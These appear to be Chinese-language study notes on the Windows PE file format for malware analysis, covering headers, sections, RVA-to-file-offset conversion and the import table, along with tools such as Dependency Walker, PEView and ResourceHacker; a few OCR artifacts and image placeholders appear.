0x00000190	PointerToRelocations				PointerToLineNumbers				NumberOfRelocations		NumberOfLineNumbers		Characteristics			
0x000001A0	Section header - Name								VirtualSize				VirtualAddress			
0x000001B0	SizeOfRawData				PointerToRawData				PointerToRelocations				PointerToLineNumbers			
0x000001C0	NumberOfRelocations		NumberOfLineNumbers		Characteristics				Section header - Name..							

			Size in bytes
	MS-DOS header	File header	64
	PE Signature		4
	COFF header		20
	Standard fields	Optional header	28
	Windows-Specific fields		68
	Data directories		variable
	Section table (each section header is 40 bytes)		variable

https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#machine-types

Dependency Walker



1.分析结果及引用的库；2.导入表；3.可以被导入的函数列表；4.运行时装载的DLL版本信息；5. 报告错误。

Windwows函数名的约定

...Ex，新版本与旧版本不兼容时，旧版本名称延续，在旧名后面加Ex作为新函数的名称。

A和W，以字符串作为参数的函数常以A或W作为后缀，比如CreatePorcessA or CreateProcessW，文档中只介绍了CreateProcess，事实上A和W标明这个函数的两个不同的版本，A表示接受ASCII字符串，W表示接受宽字符字符串。

用多个字节来代表的字符称之为宽字符。

可以想见，DLL文件主要功能是对外提供函数，在DLL文件中导出函数是常见的，但是因为.exe文件并不是这个目的，所以在其中很少见到所谓导出函数，一旦有导出函数则往往会给我们提供很多有用信息。


一些函数名也会给我们很多启发，例如为了将一个程序作为服务运行，则必须定义一个ServiceMain函数，此时我们一旦见到这个函数则可以判断恶意代码可能以服务的形式运行。

上图中3就是某个DLL文件的导出函数的列表。

PEView和ResourceHacker

另外两个工具PEView及ResourceHacker。


通过PEView我们可以聚焦PE文件的头部，了解其构成。



在不需要其他背景知识的情况下，我们就可以通过ResourceHacker工具来解析唯一一个节，即.rsrc。

恶意代码（偶尔合法程序）经常将一个嵌入的程序或驱动放到资源节中，所以该工具可以帮助我们单独将其提取出来进行分析。

还有一些常见的但是非免费的软件：PEBorwse Professional，PE Explorer等。


...
.reloc 节
.rsrc 节
.data 节
.text 节
n x IMAGE_SECTION_HEADER 结构
16xIMAGE_DATA_DIRECTORY 结构
IMAGE_OPTIONAL_HEADER32 结构
IMAGE_FILE_HEADER 结构
"PE",0,0
DOS Stub
IMAGE_DOS_HEADER 结构
④节数据
③节表
②PE 文件头
①DOS 部分
文件尾部
由不同属性数据
组成的不同节
顺序排列的一系列节表
数量和节的数量相对应
数据目录列表
PE 文件表头可选部分
IMAGE_NT_HEADERS 结构
PE 文件表头
PE 文件头标志
DOS 块
DOS MZ 文件头
文件头部

PE文件结构

PE文件结构总体层次分布

DOS MZ header	‘MZ’格式头
DOS stub	Dos桩程序
PE header	PE文件头
Section table	节表
Section 1	第1个节
Section 2	第2个节
…	…
Section n	第n个节

- PE文件均以一个DOS MZ header开始。程序在DOS下执行，DOS就能识别其有效性（向下兼容）。
- DOS stub是有效的EXE，在不支持 PE文件格式的操作系统中，它将简单显示一个错误提示，类似于字符串 “该程序不能在DOS模式下运行”或者程序员可根据自己的意图实现完整的DOS代码。
- PE header是IMAGE_NT_HEADERS的简称，其中包含了许多PE loader用到的重要域。
- Section table（节表） 是节的索引。
- PE文件的真正内容被划分成节，我们称之为sections（节或块）。

每节是一块拥有共同属性的数据，比如代码/数据、读/写等。把PE文件想象成一逻辑磁盘，PE header是磁盘的boot扇区，而sections就是各种文件，每种文件自然就有不同属性如只读、系统、隐藏、文档等等。其中节表就像目录。

节的划分是基于各组数据的共同属性而不是逻辑概念。因此，我么不必关心节中类似于data, code或其他的逻辑概念。如果数据和代码拥有相同属性，它们就可以被归入同一个节中。节名称仅仅是个区别不同节的符号而已，比如data和code等的节名称只为了便于识别，惟有节的属性设置决定了节的特性和功能。如果某块数据想作为只读属性，就可以将该块数据放入属性为只读的节中。

装载PE文件的主要步骤

第一，当PE文件被执行，PE装载器检查DOS MZ header里的PE header偏移量。如果找到，则跳转到PE header。

第二，PE装载器检查PE header的有效性。如果有效，就跳转到PE header的尾部。

第三，紧跟PE header的是节表。PE装载器读取其中的节索引信息，并采用文件映射方法将这些节映射到内存，同时附上节表里指定的节属性。

第四，PE文件映射入内存后，PE装载器将处理PE文件中类似import table（引入表）逻辑部分。

（2）检验PE文件的有效性

什么样的P E 文件是有效的？

- 只要一些关键数据结构有效，我们就认为是有效的PE文件了。
- 这个重要数据结构就是PE header。从编程角度看，PE header实际就是一个 IMAGE_NT_HEADERS 结构。
- IMAGE_NT_HEADERS 结构的定义如下：

IMAGE_NT_HEADERS STRUCT

- Signature dd
- FileHeader IMAGE_FILE_HEADER
- OptionalHeader IMAGE_OPTIONAL_HEADER32

IMAGE_NT_HEADERS ENDS

Signature：该域为PE标记，值为50h, 45h, 00h, 00h（PE\0\0）。

- IMAGE_DOS_SIGNATURE equ 5A4Dh
- IMAGE_OS2_SIGNATURE equ 454Eh
- IMAGE_OS2_SIGNATURE_LE equ 454Ch
- IMAGE_VXD_SIGNATURE equ 454Ch
- IMAGE_NT_SIGNATURE equ 4550h

FileHeader：该结构域包含了关于PE文件物理分布的信息，比如节数目、文件执行机器等。

OptionalHeader：该结构域包含了关于PE文件逻辑分布的信息。

定位PE header

DOS MZ header（IMAGE_DOS_HEADER）包含了指向PE header 的文件偏移量，即e_lfanew。

定位步骤为:

- 第一，检验文件头部第一个字的值是否等于IMAGE_DOS_SIGNATURE，是则DOS MZ header有效。
- 第二，证明文件的DOS MZ header有效后，则可用e_lfanew来定位PE header了。
- 第三，比较PE header的第一个字的值是否等于IMAGE_NT_SIGNATURE。如果前后两个值都匹配，那我们就认为该文件是一个有效的PE文件。

（3）文件头（FileHeader）

文件头（FileHeader）是IMAGE_NT_HEADERS的一个重要的域。文件头的表示结构为:

IMAGE_FILE_HEADER STRUCT

- Machine WORD
- NumberOfSections WORD
- TimeDateStamp dd
- PointerToSymbolTable dd
- NumberOfSymbols dd
- SizeOfOptionalHeader WORD
- Characteristics WORD

IMAGE_FILE_HEADER ENDS

域名	含义
Machine	该文件运行所要求的CPU。对于Intel平台，该值是IMAGE_FILE_MACHINE_I386 (14Ch)。
NumberOfSections	文件的节数目。如果我们要在文件中增加或删除一个节，就需要修改这个值。
TimeDateStamp	文件创建日期和时间。要让它保持原样，不要变
PointerToSymbolTable	用于调试。
NumberOfSymbols	用于调试。
SizeOfOptionalHeader	指示紧随本结构之后的OptionalHeader结构大小，必须为有效值。
Characteristics	关于文件信息的标记，比如文件是exe还是dll(bit or计算)。

注：

- 节、节表和NumberOfSections的关系
- 节表数组边界确定

NumberOfSections

全 0 标示

https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#machine-types

(4) Optional Header

Optional Header是PE header中最后，最大，也是最重要的成员，包含了PE文件的逻辑分布信息。该结构共有31个域。

域名	含义
AddressOfEntryPoint	PE装载器准备运行的PE文件的第一个指令的RVA。若您要改变整个执行的流程，可以将该值指定到新的RVA，这样新RVA处的指令首先被执行。
ImageBase	PE文件的优先装载地址。比如，如果该值是400000H，PE装载器将尝试把文件装到虚拟地址空间的400000H处。若该地址区域已被其他模块占用，那PE装载器会选用其他空闲地址。
SectionAlignment	内存中节对齐的粒度。例如，如果该值是4096 (1000H)，那么每节的起始地址必须是4096的倍数。若第一节从401000H开始且大小是10个字节，则下一节必定从402000H开始，即使401000H和402000H之间还有很多空间没被使用。
FileAlignment	文件中节对齐的粒度。含义类似SectionAlignment。
MajorSubsystemVersion MinorSubsystemVersion	Win32系统版本。
SizeOfImage	内存中整个PE映像体的尺寸。它是所有头和节经过节对齐处理后的大小。
SizeOfHeaders	所有头+节表的大小，也就等于文件尺寸减去文件中所有节的尺寸。可以以此值作为PE文件第一节的文件偏移量。
Subsystem	NT用来识别PE文件属于哪个子系统。对于大多数Win32程序，只有两类值: Windows GUI 和 Windows CUI (控制台)。
DataDirectory	IMAGE_DATA_DIRECTORY 结构数组。每个结构给出一个重要数据结构的RVA，比如引入地址表等。

（5）节表 (Section Table)

Section Table是用来索引节的数组结构，其详细表示为：

- IMAGE_SIZEOF_SHORT_NAME equ 8
- IMAGE_SECTION_HEADER STRUCT
  - Name db IMAGE_SIZEOF_SHORT_NAME dup(?)
  - union Misc
    - PhysicalAddress dd
    - VirtualSize dd
  - Ends
  - VirtualAddress dd
  - SizeOfRawData dd
  - PointerToRawData dd
  - PointerToRelocations dd
  - PointerToLinenumbers dd
  - NumberOfRelocations dw
  - NumberOfLinenumbers dw
  - Characteristics dd
- IMAGE_SECTION_HEADER ENDS

域名	含义
Name	节名长不超过8字节。节名仅仅是个标记而已，可以选择任何名字甚至空着也行。节名不是一个ASCII字符串，所以不用null结尾（2E746578=.tex，2E646174=.dat ... ...）。
VirtualAddress	本节的RVA。PE装载器将节映射至内存时会读取该值，如果域值是1000H，而PE文件装在地址400000H处，那么本节就被装载到401000H。
SizeOfRawData	经过文件对齐处理后的节尺寸。该域值代表需映射入内存的字节数。（假设一个文件的文件对齐尺寸是0x200，如果VirtualSize域指示本节长度是0x388字节，则本域值为0x400，表示本节是0x400字节长）。
PointerToRawData	节基于文件的偏移量。PE装载器通过该值找到节数据在文件中的位置。
Characteristics	包含标记以指示节属性。节是否含有可执行代码、初始化数据、未初始数据，是否可写、可读等。

虚拟地址(VA，Virtual Address)
相对虚拟地址（RVA，Relative Virtual Address）

在内存偏移量（RVA）与文件偏移量（RAW）的转换计算，以section header结构体的定义为例：

文件偏移（RAW）-“PointerToRawData” = 内存偏移（RVA） -“VirtualAddress（字段的值）”

所以：

RAW = RVA-“VirtualAddress”+“PointerToRawData”

PE装载器的工作步骤:

第一，读取IMAGE_FILE_HEADER的NumberOfSections域，获取文件的节数目；

第二，SizeOfHeaders域值作为节表的文件偏移量，并以此定位节表；

第三，遍历整个结构数组检查各成员值；

第四，对于每个结构，读取PointerToRawData域值并定位到该文件偏移量。然后再读取SizeOfRawData域值来决定映射内存的字节数。将VirtualAddress域值加上ImageBase域值等于节起始的虚拟地址。然后就准备把节映射进内存，并根据Characteristics域值设置属性。

第五，遍历整个数组，直至所有节都已处理完毕。

（6）引入表（Import Table）

可执行文件会列出所有其要引用的函数以及函数所属dll。因为这些函数的地址是非静态的，所以必须设计一种机制来管理函数地址而不影响已经编译好的代码在运行时的状态。 IAT被设计用来解决这个问题，IAT是一个存储有函数指针（function pointer）的表，当dll被加载时由windows系统来填写，因此Windows系统中可以有两种访问imported functions的方法：

1. Call [function pointer]
2. Jmp thunk table。

Jmp thunk table

```
...inline app code...
00401002   |. E8 7B0D0000    CALL 00401D82                ; \GetModuleHandleA
...thunk table...
00401D82    $-FF25 4C204000 , JMP DWORD PTR DS:[40204C]   ;  KERNEL32.GetModuleHandleA
...memory address value of pointer...
40204C > FC 3D 57 7C    ;little endian pointer value
```

JMP DWORD PTR DS:[40204C]与 jmp 7C573DFC的功能是相同的，都是访问GetModuleHandleA这个函数。

Call [function pointer]

```
0040103A   |. FF15 7A204000  CALL DWORD PTR DS:[40207A]          ; \MessageBoxA
```

另一种就如此处所示，不使用thunk table，而是直接使用函数指针。

两个概念：

- 引入函数：是被某模块调用的但又不在调用者模块中的函数，因而命名为Import（引入）函数。引入函数实际位于一个或者更多的DLL里。调用者模块里只保留一些函数信息，包括函数名及其驻留的DLL名。
- Data Directory：Optional Header最后一个成员就是DataDirectory，它是一个IMAGE_DATA_DIRECTORY结构数组，共有15个成员。Data Directory包含了PE文件中各重要数据结构的位置和尺寸信息。每个成员包含了一个重要数据结构的信息。Data Directory的每个成员都是IMAGE_DATA_DIRECTORY结构类型，其定义如下所示:
  - IMAGE_DATA_DIRECTORY STRUCT
    - VirtualAddress dd //数据结构的相对虚拟地址(RVA)
    - isize dd //VirtualAddress所指向数据结构的字节数
  - IMAGE_DATA_DIRECTORY ENDS

15个成员

序号	偏移	包含信息	简介
0	96	Export symbols	导出表
1	104	Import symbols	导入表
2	112	Resources	资源
3	120	Exception	异常
4	128	Security	安全
5	136	Base relocation	重定位表
6	144	Debug	调试信息
7	152	Copyright string	版权信息
8	160	GlobalPTR	全局指针相对虚拟地址表
9	168	Thread local storage (TLS)	本地线程存储
10	172	Load configuration	装载配置表
11	180	Bound Import	具体资料不祥
12	188	Import Address Table	引入函数的地址（宿主程序中的地址）表
13	192	Delay Import	具体资料不祥
14	200	COM descriptor	COM描述子
15	208	Reserved	未使用

引入表：实际上是一个 IMAGE_IMPORT_DESCRIPTOR（IID） 结构数组。每个结构包含PE文件引入函数的一个相关DLL的信息。如果该PE文件从10个不同的DLL中引入函数，那么这个数组就有10个成员。该数组以一个全0的成员结尾。
IMAGE_IMPORT_DESCRIPTOR结构的定义如下：

IMAGE_IMPORT_DESCRIPTOR STRUCT

- Union
  - Characteristics dd
  - OriginalFirstThunk dd
- Ends
- TimeDateStamp dd
- ForwarderChain dd
- Name dd
- FirstThunk dd

IMAGE_IMPORT_DESCRIPTOR ENDS

OriginalFirstThunk含有指向一个IMAGE_THUNK_DATA结构数组的RVA。
FirstThunk与OriginalFirstThunk的结构相同，只是作用不同。

IMAGE_THUNK_DATA是一个指向IMAGE_IMPORT_BY_NAME结构的**指针**

IMAGE_IMPORT_BY_NAME结构保存着一个引入函数的相关信息。
IMAGE_IMPORT_BY_NAME 结构的定义：


- IMAGE_IMPORT_BY_NAME STRUCT
  - Hint dw　　／／引入函数在原ｄｌｌ中的索引号
  - Name db　　／／引入函数在原ｄｌｌ中的名字
- IMAGE_IMPORT_BY_NAME ENDS

假设有几个 IMAGE_IMPORT_BY_NAME 结构，我们收集起这些结构的RVA(＝IMAGE_THUNK_DATAs)组成一个数组，并以0结尾，然后再将数组的RVA放入OriginalFirstThunk。

FirstThunk与OriginalFirstThunk区别


OriginalFirstThunk		**IMAGE_IMPORT_BY_NAME**		**FirstThunk**
|				|
IMAGE_THUNK_DATA	--->	Function 1	<---	IMAGE_THUNK_DATA
IMAGE_THUNK_DATA	--->	Function 2	<---	IMAGE_THUNK_DATA
IMAGE_THUNK_DATA	--->	Function 3	<---	IMAGE_THUNK_DATA
IMAGE_THUNK_DATA	--->	Function 4	<---	IMAGE_THUNK_DATA
...	--->	...	<---	...
IMAGE_THUNK_DATA	--->	Function n	<---	IMAGE_THUNK_DATA

PE文件执行前


IMAGE_IMPORT_DESCRIPTOR
OriginalFirstThunk
TimeDateStamp
ForwarderChain
Name
FirstThunk
Kernel32.dll
IMAGE_IMPORT_BY_NAME
IMAGE_THUNK_DATA
IMAGE_THUNK_DATA
IMAGE_THUNK_DATA
80000010H(strcmp)
0(结束符)
02F6
ExitProcess
0111
ReadFile
002B
WriteFile
IMAGE_THUNK_DATA
IMAGE_THUNK_DATA
IMAGE_THUNK_DATA
80000010H(strcmp)
0(结束符)

OriginalFirstThunk		**IMAGE_IMPORT_BY_NAME**		**FirstThunk**
|				|
IMAGE_THUNK_DATA	--->	Function 1		Address of Function 1
IMAGE_THUNK_DATA	--->	Function 2		Address of Function 2
IMAGE_THUNK_DATA	--->	Function 3		Address of Function 3
IMAGE_THUNK_DATA	--->	Function 4		Address of Function 4
...	--->	...		...
IMAGE_THUNK_DATA	--->	Function n		Address of Function n

PE文件执行时


IMAGE_IMPORT_DESCRIPTOR
OriginalFirstThunk
TimeDateStamp
ForwarderChain
Name
FirstThunk
Kernel32.dll
jmp dword prt [0]
jmp dword prt [1]
jmp dword prt [2]
jmp dword prt [3]
IMAGE_IMPORT_BY_NAME
IMAGE_THUNK_DATA
IMAGE_THUNK_DATA
IMAGE_THUNK_DATA
80000010H(strcmp)
0(结束符)
02F6 ExitProcess
0111 ReadFile
002B WriteFile
ExitProcess的入口地址
ReadFile的入口地址
WriteFile的入口地址
strcmp的入口地址
0(结束符)

用函数名调用：IMAGE_IMPORT_BY_NAME

用序号调用：IMAGE_THUNK_DATA值的低位字指示函数序数，而最高二进制位(MSB)设为1 。

- 例如，如果一个函数只由序数引出且其序数是1234H，那么对应该函数的IMAGE_THUNK_DATA值是80001234H。

列出某个PE文件的所有引入函数：

第一，校验文件是否是有效的PE。
第二，从 DOS header 定位到 PE header。
第三，获取位于OptionalHeader的数据目录（DataDirectory）的地址。
第四，转至数据目录的第二个成员提取其VirtualAddress值。
第五，利用上值定位第一个IMAGE_IMPORT_DESCRIPTOR结构。
第六，检查OriginalFirstThunk值。若不为0，则顺着OriginalFirstThunk里的RVA值转入那个RVA数组。若OriginalFirstThunk为0，就改用FirstThunk值。有些连接器生成PE文件时会置OriginalFirstThunk值为0，这应该算是个bug。不过为了安全起见，我们还是先检查OriginalFirstThunk的值。

第七，对于每个数组元素，我们用IMAGE_ORDINAL_FLAG32来检查该元素的最高位。如果该元素值的最高二进位为1，那么函数是由序数引入的，可以从该值的低字节提取序数。如果元素值的最高二进位为0，就可将该值作为RVA转入IMAGE_IMPORT_BY_NAME数组，跳过Hint就是函数名字了。

第八，再跳至下一个数组元素提取函数名，一直到数组底部(它以null结尾)。现在我们已遍历完一个DLL的引入函数，接下去处理下一个DLL。

第九，即跳转到下一个IMAGE_IMPORT_DESCRIPTOR并处理之。依次循环直到数组结尾(IMAGE_IMPORT_DESCRIPTOR 数组以一个全0域元素结尾)。

（7）引出表（Export Table）

